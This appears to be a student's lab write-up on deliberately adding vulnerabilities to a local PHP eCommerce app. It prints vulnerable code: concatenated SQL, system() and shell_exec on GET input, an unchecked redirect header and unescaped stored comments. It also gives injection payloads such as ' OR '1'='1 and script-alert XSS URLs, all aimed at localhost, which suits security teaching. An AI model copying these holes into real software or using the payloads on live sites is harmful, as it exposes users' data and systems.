Vulnerablities Text

Task 1 - You have to make your web application vulnerable to below vulnerabilities, which means you need to modify your existing code in web application or develop new functionality/use case in your application to make your "application vulnerable".


https://www.guru99.com/learn-sql-injection-with-practical-example.html

https://www.w3schools.com/sql/sql_injection.asp

1.SQL injection

The login of the eCommerce site code was developed with SQL injection vulnerablity


In login.php → the code vulnerable is




```
//we get mail and password dynamically from user
$sql = "SELECT user_id, email, password FROM userinfo where email='".$email."' and password='".$pwd."';";
// echo $sql;
```

admin.php?username=admin&password=password' OR '1'='1

Giving this command we can see that it works



localhost:81/web-app/main/admin.php?username=admin&password=password' OR '1'='1



localhost:81/web-app/main/cms.php

Welcome admin.

16 ajay ajay@mail.com 12234567890 12,olympia apartmentss chennai tamil nadu 603203

2.Injection


https://www.hackingarticles.in/comprehensive-guide-on-html-injection/

https://www.softwaretestinghelp.com/html-injection-tutorial/


https://www.acunetix.com/websitesecurity/php-security-2/

web-page fails to sanitize the user-supplied input or validates the output, which thus allows the attacker to craft his payloads and injects the malicious HTML codes into the application through the vulnerable fields, such that he can modify the webpage content and even grabs up some sensitive data.

here we see that system commands are directly used which lead to os command inejctions



```
        $file = $_GET['file'];
        system($file);

    ?>
```



Please login first .

16 ajay ajay@mail.com 12234567890 12,olympia apartmentss chennai tamil nadu 603203
desktop-6ehsgbh\ajay


here the whomai command lists out the system name

also,

```
<?php
  $address = $_GET["address"];
  $output = shell_exec("ping -n 3 $address");
  echo "<pre>$output</pre>";
?>
```

3.XSS

https://www.w3schools.com/php/php_form_validation.asp




```
<div class="card-body">
    <form method="post" action="<?php echo $_SERVER["PHP_SELF"];?>">
```

the php form-xss.php does not do validation. it is in

open in icognito.

add it to the form-xss.php

/%22%3E%3Cscript%3Ealert('hacked')%3C/script%3E



```
localhost:81/web-app/main/form-xss.php/"><script>alert('hacked')</script>
```

localhost:81 says

hacked

4.CSRF


Not applicable since cookies have not been used. can be implemented in further updates of the web app

---

5. Open URL redirection


https://www.acunetix.com/blog/web-security-zone/what-are-open-redirects/

https://www.trustwave.com/en-us/resources/blogs/spiderlabs-blog/understanding-and-discovering-open-redirect-vulnerabilities/https://www.trustwave.com/en-us/resources/blogs/spiderlabs-blog/understanding-and-discovering-open-redirect-vulnerabilities/


cms.php

```
31          ?>
32
33          <h1>Welcome <?php echo $_SESSION["username"]; ?>.</h1>
34
35          <button style="margin-left:110rem"><a href="admin-logout.php" title="Logout"
            text-decoration: none; color: white>Logout.</a></button>
36
37          <?php
38      }else
39           echo "<h1>Please login first .</h1>";
40      ?>
41
42      <p id="demo"></p>
43
44      <button type="button" onclick="document.write(val)">View orders placed</button>
45      <script src="shop.js"></script>
46
47      <script src="data.js"></script>
48      <?php
49
50          $sql = "SELECT * FROM delivery_details";
51          echo '<table>';
52              foreach (mysqli_query($conn, $sql) as $row) {
53                  echo '<tr><td>' . implode('</td><td>', $row) . '</td></tr>';
54              }
55          echo '</table>';
56
57          $redirect = $_GET['url'];
58          header("Location: " . $redirect);
59
60       ?>
61
62
63  </body>
64  </html>
```


- This is an open redirection vulnerability because the attacker may supply a malicious website URL in the url parameter value of the GET request and this target URL will then be sent as the Location header, redirecting the client to a malicious web page.
- here in line 57 we have added this line so that we can navigate to the admin panel to login and use the admin portal by using the ?url=admin which will redirect us to the admin.html but there is a risk of open url redirection
- If not, the attacker will redirect the browser to a malicious site and use your domain name to fool the victim.
- Phishing: The most obvious way to use an open redirect is to steer the victim away from the original site to a site that looks the same, steal user credentials, and then return to the vulnerable website as if nothing happened.




```
localhost:81/web-app/main/cms.php?url=admin.php
localhost:81/web-app/main/cms.php?url=admin.php
localhost:81/web-app/main/cms.php?url=admin.php - Google Search
```

6.Stored XSS

here i have taken an example of comments.txt. what we can do is if we give ?comment="some random text" it gets stored in a comments.txt file and we display the same by using echo file_get_contents. if a hacker injects a xss payload it gets stored in the comments.txxt and gets displayed every single time resulting in a stored xss.




```
echo "<h1>Comments</h1>";

file_put_contents("comments.txt", $_GET["comment"], FILE_APPEND);
echo file_get_contents("comments.txt");
```


localhost:81/web-app/main/cms.php?comment=<script>alert("hacked")</script>

localhost:81 says

hacked

now xss is availble when we use the script. now to prove the persistent xss we give some other comment and still the persistent xss works


localhost:81/web-app/main/cms.php?comment=new0coment

localhost:81 says

hacked

even if new comment if used the xss is displayed. that is it is executed even if it is not there

---

7.IDOR

Insecure direct object references (IDOR) are a type of access control

vulnerability that arises when an application uses user-supplied input to access objects directly


IDOR vulnerability with direct reference to database objects

Consider a website that uses the following URL to access the customer account page, by retrieving information from the back-end database:

`https://insecure-website.com/customer_account?customer_number=132355`

Here, the customer number is used directly as a record index in queries that are performed on the back-end database. If no other controls are in place, an attacker can simply modify the `customer_number` value, bypassing access controls to view the records of other customers. This is an example of an IDOR vulnerability leading to horizontal privilege escalation.

for example, our order has id 16, which is dispalyed when id=16 is given in url,




```
localhost:81/web-app/order_details.php?id=16
```

```
16 ajay ajay@mail.com 12234567890 12,olympia apartmentss chennai tamil nadu 603203
```

but what if we could give some other id number, then our site is at a risk of seeing other users mail, password, their address and contact number

now we can also access the id=18 which normally should not be dispalyed since it is other users details


localhost:81/web-app/order_details.php?id=18

18 akash akash@mail.com 8339230221 123, TTK street coimbatore tamil nadu 641212

8.Security misconfiguration

Directory listing is not disabled on your server
http://localhost:81/MAMP/index.php?language=English&page=phpinfo
gives the php info which might be easy to exploit if its an outdated version